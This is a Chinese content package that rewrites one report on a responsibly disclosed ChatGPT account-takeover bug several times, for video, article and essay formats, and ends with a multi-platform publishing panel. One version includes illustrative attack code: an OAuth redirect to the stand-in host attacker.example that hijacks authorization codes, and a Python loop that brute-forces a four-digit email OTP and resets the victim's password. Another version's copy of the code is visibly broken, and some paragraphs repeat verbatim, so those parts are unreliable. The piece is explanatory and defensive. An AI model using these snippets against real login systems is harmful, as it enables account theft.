【BGM与节奏】前 3 秒用紧张感电子音效配合定格变红;中段节奏平稳叙事,讲到“改密码也赶不走”时加重低音;结尾切轻快鼓点,语速稍快收尾。

【素材清单】ChatGPT 对话界面录屏、Parameter 团队研究页面截图(可用原文配图 openai-public-share-modified-page.png、openai-private-chat-exfil-proof.png)、Hacker News 230 分热度截图、手机设置页录屏、红色警示贴纸动效。


来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

我们接管了 ChatGPT 账号:一个漏洞暴露出 AI 平台的身份认证盲区

你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队(Parameter Labs)在对 OpenAI 产品链路做例行安全测试时,找到了一条能接管账号的“缝隙”。研究以《We Took over ChatGPT Accounts》为题发布后,迅速冲上 Hacker News,拿下 230 分热度,讨论区挤满了“这也可能发生在我身上吗”的担忧。

先说结论:这是负责任披露案例。团队按标准流程向 OpenAI 报告,OpenAI 确认后已修复,无证据表明漏洞被大规模恶意利用。但问题本身值得每个开发者警惕——当行业把预算砸向 prompt 注入、越狱、模型幻觉时,登录链路这种“送分题”反而成了最薄弱的环节。

【配图建议:Parameter 团队发布的公开分享页面漏洞证明截图】

账号接管到底意味着什么

账号接管(Account Takeover)的定义很冷酷:攻击者不需要你的密码,就能拿到你账号的控制权。落到 ChatGPT 上,是四重危害链:

1. 对话历史全裸奔。你与 AI 的全部对话记录,可能包含商业机密、个人隐私、医疗法律咨询内容。

2. 身份凭证劫持。攻击者能以你的身份发起 API 调用、消耗你的付费额度。

3. 持久化后门。绑定攻击者自己的恢复邮箱或登录方式之后,即使你改密码也无济于事。

4. 社交工程弹药。对话历史里的上下文,足够支撑一场精准钓鱼。

对个人用户是隐私灾难,对企业用户是指数级风险——一个 ChatGPT Team / Enterprise 账号背后,可能连着整个组织的知识库。

技术拆解:账号接管的三条经典路径

Parameter 未公开全部细节(负责任披露的惯例,避免被武器化),但这类漏洞的技术路径高度相似。团队在博客中表示,他们的发现正是源于对“身份认证缝隙”的系统性排查——不是攻击模型本身,而是攻击模型周围的脚手架。

路径一:OAuth 回调校验缺陷

ChatGPT 支持第三方登录,如果回调 URL 验证不严格,攻击者可构造恶意回调劫持授权码。下面是原文给出的攻击示意(非实际漏洞细节):

// 攻击示意:伪造 OAuth 回调劫持 authorization code
const maliciousUrl =
  ' +
  '?client_id=legit_client_id' +
  '&redirect_uri= +  // 未严格白名单校验
  '&response_type=code' +
  '&state=' + leakedState;  // state 校验失效时,CSRF 防线形同虚设

// 受害者点击后,授权码被发送到攻击者服务器
// 攻击者用 code 换取 token,完成账号接管
fetch(' {
  method: 'POST',
  body: JSON.stringify({ code: stolenCode, /* ... */ })
});

关键点有两个:redirect_uri 必须严格白名单校验,state 参数必须真正参与校验——后者一旦失效,CSRF 防线形同虚设。

路径二:邮箱验证逻辑绕过

注册/换绑流程中,如果验证码存在时序缺陷或可被暴力枚举:4 位弱随机验证码,叠加无速率限制,一万次尝试即可命中,然后直接重置密码、换绑邮箱。这是所有路径里门槛最低的一条——不需要任何 0day,只需要一个忘了加速率限制的接口。

路径三:子域接管链条

如果平台的某个子域指向了已失效的云资源,攻击者认领该资源后,就能在这个“可信域名”下承接 OAuth 回调,绕过域名校验。危害在于域名是可信的,校验逻辑天然放行。

这三条路径指向同一个事实:ChatGPT 这样的产品早已不是单一页面,而是由核心服务、OAuth 第三方登录(Google / Apple / Microsoft)、邮箱验证与密码重置(OTP / Magic Link)、Session / Token 管理(Cookie / JWT / API Key)、子域与回调链路(redirect_uri / CNAME)组成的一张服务网络。每一环都是潜在入口。模型再聪明,登录链路有缝,一切安全叙事都会崩塌。

【配图建议:Parameter 团队发布的私有对话数据外泄证明截图】

开发者的实践清单

平台侧:把 redirect_uri 白名单和 state 校验当成上线前的硬性检查项;给所有 OTP 接口加速率限制;定期扫描 DNS 记录,清理指向失效云资源的 CNAME。OWASP 在 2023 年发布的 LLM 应用十大风险清单中,就把不安全的输出处理、供应链漏洞等传统问题与模型特有风险并列——传统 Web 安全不是旧账,是基本功。 响应机制侧:OpenAI 自 2023 年起在 Bugcrowd 平台设有漏洞赏金计划,最高赏金 2 万美元。对平台方而言,账号接管这类高危问题的修复优先级和响应速度,是检验安全成熟度的试金石。 用户侧,三件事现在就能做:

1. 关闭不使用的第三方登录绑定,改用独立强密码;

2. 开启两步验证,TOTP 优先于短信;

3. 定期在 Settings → Security 中检查活跃会话,清除陌生设备。

总结

Parameter 团队用一次成功的账号接管实验证明:AI 时代最锋利的攻击,往往不是针对模型的,而是针对“人与模型之间的那道门”。当各家竞相宣传万亿参数和 Agent 生态时,安全研究者们仍在检查 redirect_uri 是否校验、验证码是否够随机。

它把行业的注意力从“模型会不会作恶”,拉回到“系统会不会失守”这个更古老、也更本质的问题上。今天合上这篇文章之前,先去检查一遍你的第三方登录绑定和活跃会话——那道门,值得你花两分钟锁好。


来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

我们接管了 ChatGPT 账号:一个漏洞暴露出 AI 平台的身份认证盲区

当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队给出了一个令人不安的答案。

当全世界都在讨论大模型的推理能力和 Agent 的自主性时,一群安全研究员却盯着一个更基础的问题:你的 ChatGPT 账号,真的只属于你吗?Parameter Security 团队给出了一个令人不安的答案。

一切始于一个“奇怪”的跳转

The public share modified the real ChatGPT page

故事的主角是 Parameter Security 的研究团队(Parameter Labs)。他们在对 OpenAI 产品链路进行例行安全测试时,发现了一条不被注意的“缝隙”——一个允许攻击者在特定条件下接管 ChatGPT 账号的漏洞。相关研究以《We Took over ChatGPT Accounts》为题发布,并迅速冲上 Hacker News,获得 230 分的热度,讨论区一度挤满了“这也可能发生在我身上吗”的担忧。

需要首先说明的是:这是一个负责任披露的案例。研究团队遵循了标准的漏洞披露流程,向 OpenAI 报告了问题。OpenAI 也在确认后进行了修复。没有证据表明该漏洞被大规模恶意利用,但它揭示的问题值得整个行业警惕——当平台把大量精力投入模型安全时,传统的 Web 安全基本盘反而可能成为最薄弱的环节。

Controlled proof that private conversation data could leave the victim's session

漏洞的本质:账号接管

所谓账号接管,是指攻击者无需受害者密码,就能获得对受害者账号的控制权。对于一个 ChatGPT 账号来说,这意味着什么?

    • 对话历史全裸奔:用户与 AI 的全部对话记录,可能包含商业机密、个人隐私、医疗法律咨询内容;
    • 身份凭证劫持:攻击者可以以受害者身份发起 API 调用、使用付费额度;
    • 持久化后门:绑定攻击者的恢复邮箱或登录方式,即使受害者改密码也无济于事;
    • 社交工程弹药:对话历史中的上下文可被用于精准钓鱼。

对于企业用户,ChatGPT Team / Enterprise 账号被接管的风险更是指数级上升——一个账号背后可能连着整个组织的知识库。

技术剖析:这类漏洞通常怎么发生

虽然 Parameter 未公开全部细节(这是负责任披露的惯例,避免被武器化),但账号接管类漏洞的技术路径高度相似。业界最常见的几类包括:

1. OAuth 回调校验缺陷。当 ChatGPT 支持第三方登录时,如果回调 URL 验证不严格,攻击者可构造恶意回调劫持授权码:

// 攻击示意:伪造 OAuth 回调劫持 authorization code

const maliciousUrl =

'https://auth.openai.com/authorize' +

'?client_id=legit_client_id' +

'&redirect_uri=https://attacker.example/cb' + // 未严格白名单校验

'&response_type=code' +

'&state=' + leakedState; // state 校验失效时,CSRF 防线形同虚设

// 受害者点击后,授权码被发送到攻击者服务器

// 攻击者用 code 换取 token,完成账号接管

fetch('https://auth.openai.com/token', {

method: 'POST',

body: JSON.stringify({ code: stolenCode, / ... / })

});

2. 邮箱验证逻辑绕过。注册/换绑流程中,如果验证码校验存在时序缺陷或可被暴力枚举:

# 验证码弱随机数 + 无速率限制 = 接管入口

import itertools

for otp in itertools.product('0123456789', repeat=4):

if verify_email_otp(victim_email, ''.join(otp)):

reset_password(victim_email, 'attacker_owned')

break # 4 位验证码,万次尝试即可命中

3. 子域接管链条。如果 OpenAI 的某个子域指向了已失效的云资源,攻击者认领该资源后,可以在这个“可信域名”下承接 OAuth 回调,绕过域名校验。

Parameter 团队在博客中表示,他们的发现正是源于对这类“身份认证缝隙”的系统性排查——不是攻击模型本身,而是攻击模型周围的脚手架。

攻击面全景:AI 平台不只是“模型”

理解这类漏洞,关键在于认识到 ChatGPT 这样的产品早已不是单一页面,而是一张庞大的服务网络:

ChatGPT 核心服务 对话 / API / 订阅 OAuth 第三方登录 Google / Apple / Microsoft 邮箱验证 / 密码重置 OTP / Magic Link Session / Token 管理 Cookie / JWT / API Key 子域与回调链路 redirect_uri / CNAME 身份认证攻击面:每一环都是潜在入口

模型再聪明,如果登录链路有缝,一切安全叙事都会崩塌。这正是 Parameter 团队想传达的核心观点之一:AI 平台的安全重心正在失衡。

行业启示:三道反思题

第一,安全预算的去向是否错位? 过去两年,行业讨论几乎被 prompt 注入、越狱、模型幻觉占满,但 OWASP 早在 2023 年发布的 LLM 应用十大风险清单中,就把不安全的输出处理、供应链漏洞等传统问题与模型特有风险并列。Parameter 的发现提醒我们:天王山大模型公司,也会在“送分题”上丢分。 第二,负责任披露机制是否足够高效? 本次漏洞从发现到披露,遵循了行业标准流程。OpenAI 自 2023 年起就设有漏洞赏金计划(Bugcrowd 平台),最高赏金 2 万美元。但账号接管这类高危问题,修复优先级和响应速度仍是检验平台安全成熟度的试金石。 第三,普通用户能做什么? 在平台修复之外,用户端的防线依然重要:

# 每个用户现在就可以做的三件事

1. 关闭不使用的第三方登录绑定,改用独立强密码

2. 开启两步验证(TOTP 优先于短信)

3. 定期在 Settings → Security 中检查活跃会话并清除陌生设备

写在最后

Parameter 团队用一次成功的账号接管实验证明:在 AI 时代,最锋利的攻击往往不是针对模型的,而是针对“人与模型之间的那道门”。当各家竞相宣传万亿参数和 Agent 生态时,安全研究者们仍在检查 redirect_uri 是否校验、验证码是否够随机。

这或许才是这次披露最有价值的部分——它把行业的注意力从“模型会不会作恶”拉回到“系统会不会失守”这个更古老、也更本质的问题上。


总结 & 思考

以上为当前进展的梳理。欢迎在评论区交流技术细节和不同观点。


🏷️ 标签:OpenAI · ChatGPT · 网络安全 · 账号接管 · 漏洞披露

👍 如果对你有帮助,请点赞收藏支持


来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

不用密码也能盗走你的 ChatGPT 账号?这个漏洞 OpenAI 已经紧急修复了

你的 ChatGPT 账号,真的只属于你吗?答案曾一度是:不一定。

配图

安全团队 Parameter Security(Parameter Labs)在对 OpenAI 产品链路做例行安全测试时,发现了一个可以在特定条件下接管 ChatGPT 账号的漏洞,相关研究以《We Took over ChatGPT Accounts》为题发布,冲上 Hacker News,拿下 230 分热度。目前 OpenAI 已在确认后完成修复,也没有证据表明该漏洞被大规模恶意利用——但这件事暴露出的账号安全隐患,值得每个用户认真看一遍。

什么是“账号接管”?后果比你想的严重

所谓账号接管,指攻击者不需要你的密码,就能拿到你账号的控制权。对 ChatGPT 账号来说,这意味着四件事:

对话历史全裸奔。 你和 AI 的全部聊天记录可能被翻个底朝天,其中可能包含商业机密、个人隐私,甚至医疗、法律方面的咨询内容。 身份凭证被劫持。 攻击者可以用你的身份发起 API 调用,消耗你的付费额度。 改密码也没用。 这是最吓人的一条:攻击者可以绑定自己的恢复邮箱或登录方式,做成“持久化后门”,你修改密码也夺不回来。 成为钓鱼弹药。 对话历史里的上下文,会被用来对你发起精准钓鱼——骗子比你同事还了解你。

对企业用户来说,风险更进一步。ChatGPT Team / Enterprise 账号一旦被接管,背后可能连着整个组织的知识库,损失是指数级的。

这类漏洞是怎么发生的?

配图

Parameter 没有公开全部细节(这是负责任披露的惯例,避免技术被武器化),但团队表示,他们的发现源于对“身份认证缝隙”的系统性排查——不攻击模型本身,而是攻击模型周围的脚手架。

账号接管类漏洞的常见路径主要有三类:OAuth 第三方登录的回调 URL 校验不严,授权码被劫走;注册换绑时验证码是弱随机数又没有速率限制,4 位验证码约一万次尝试就能命中;还有子域接管——平台某个子域指向失效的云资源,攻击者认领后就能在“可信域名”下承接回调,绕过校验。

一个值得行业反思的问题

过去两年,安全讨论几乎全被 prompt 注入、越狱、模型幻觉占据。但 OWASP 早在 2023 年发布的 LLM 应用十大风险清单中,就把传统 Web 安全问题与模型特有风险并列。Parameter 这次用一次成功的接管实验证明:模型再聪明,登录链路有缝,一切安全叙事都会崩塌。

顺带一提,OpenAI 自 2023 年起就在 Bugcrowd 平台运行漏洞赏金计划,最高赏金 2 万美元。高危漏洞的响应速度,正是检验平台安全成熟度的试金石。

普通用户现在就能做的三件事

平台修复之外,你自己也有防线可以建:

1. 关闭不使用的第三方登录绑定,改用独立强密码;

2. 开启两步验证,TOTP 动态码优先于短信验证;

3. 定期在 Settings → Security 里检查活跃会话,清除陌生设备。

【配图建议:ChatGPT 登录链路安全检查示意图,突出第三方登录与两步验证设置入口】

AI 平台的攻击面早已不只是“模型”——OAuth 登录、邮箱验证、Session 管理、子域回调,每一环都是入口。这次披露最有价值的地方,是把注意力从“模型会不会作恶”拉回到“系统会不会失守”。看完这篇文章,不妨今天就花五分钟检查一下你的账号安全设置。


来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

你的 ChatGPT 账号,真的只属于你吗?

凌晨刷 Hacker News,一个标题只有五个词的帖子挂在首页:We Took over ChatGPT Accounts——我们接管了 ChatGPT 账号。230 分的热度,讨论区挤满了同一句话的变体:这也可能发生在我身上吗?

配图

我盯着那行标题看了很久。因为就在前一天晚上,我睡前翻了翻自己 ChatGPT 里一年多的对话记录:工作计划、一段法律咨询、几页没公开的草稿。那些我以为只有自己知道的东西,突然变得不那么确定起来。

事情的主角是 Parameter Security 团队(Parameter Labs)。他们在对 OpenAI 产品链路做例行安全测试时,发现了一条缝隙——一个在特定条件下可以接管 ChatGPT 账号的漏洞。先把最重要的事说清楚:这是一次负责任披露。团队按标准流程向 OpenAI 报告,OpenAI 确认后已经修复,目前没有证据表明漏洞被大规模恶意利用。所以这不是一篇恐慌文,但它值得你读完。

值得读完的原因,是“账号被接管”到底意味着什么。

意味着你和 AI 的全部对话历史可能裸奔——里面可能有商业机密、个人隐私、你半夜搜索过的健康问题。意味着攻击者可以顶着你的身份发起 API 调用、消耗你的付费额度。最让人后背发凉的是第三层:攻击者可以绑定自己的恢复邮箱,形成持久化后门——你改密码也没用,门锁换了,但备用钥匙还在别人手里。而对话历史里积累的上下文,还能变成精准钓鱼的弹药。对企业用户来说,风险更是指数级上升,一个 ChatGPT Team 或 Enterprise 账号背后,可能连着整个组织的知识库。

【配图建议:Parameter Labs 发布的实验截图,展示公开分享页面的修改效果】

有意思的是他们攻击的思路。团队没有去碰模型的推理能力,没有碰越狱、prompt 注入这些热门话题,而是盯着模型周围那圈“脚手架”——OAuth 回调校验、邮箱验证逻辑、子域指向。原文没有公开全部细节,这是负责任披露的惯例,避免被武器化。但这类漏洞的技术路径业界高度相似:回调 URL 白名单不严格,授权码就能被劫走;验证码弱随机加上无速率限制,就能被枚举命中;某个子域指向了失效的云资源,攻击者认领后就能在“可信域名”下承接回调。

模型再聪明,登录链路有缝,一切安全叙事都会崩塌。

这让我想到一个失衡的问题。过去两年,行业讨论几乎被大模型的能力和风险占满,可 OWASP 早在 2023 年发布的 LLM 应用十大风险清单里,就把不安全的输出处理、供应链漏洞这些传统问题与模型特有风险并列。Parameter 的发现像一记提醒:连头部大模型公司,也会在“送分题”上丢分。OpenAI 自己从 2023 年起就在 Bugcrowd 上设有漏洞赏金计划,最高赏金 2 万美元——机制在,考验的是修复优先级和响应速度。

平台会补上自己的墙,但我们能做的也不少,三件事,今晚就可以做:关掉不用的第三方登录绑定,改用独立强密码;开启两步验证,能选 TOTP 就别依赖短信;去 Settings → Security 里检查活跃会话,把陌生设备清掉。

写到这里我想起那 230 分下面最热的一条担忧:这也可能发生在我身上吗?答案大概是——这次不会了,但下一次呢。当各家竞相宣传参数规模和 Agent 生态时,仍有一群人在检查 redirect_uri 是否校验、验证码是否够随机。他们守住的不是模型,是“人与模型之间的那道门”。

门后站着的,是你。


来源:Parameter Labs《We Took over ChatGPT Accounts》(https://www.parameter.ai/labs/we-found-a-gap-at-openai)

原文:https://www.rainbowonionai.cn/we-took-over-chatgpt-accounts.html

🚀 多平台发布

点击「复制」获取平台专属文案,到各平台编辑器(App/网页)粘贴即可发布。
有密钥的 4 个平台(微信服务号 / 头条 / 百家号 / 微博)可自动发布,密钥填好后自动点亮。

平台状态操作
💬 公众号🔑 待配置密钥
🎵 抖音📋 手动复制
📕 小红书📋 手动复制
🤔 知乎📋 手动复制
📰 今日头条🔑 待配置密钥
🐦 微博🔑 待配置密钥
📺 B站📋 手动复制
⚡ 快手📋 手动复制
💻 CSDN📋 手动复制
⛏️ 掘金📋 手动复制
📝 百家号🔑 待配置密钥
✍️ 简书📋 手动复制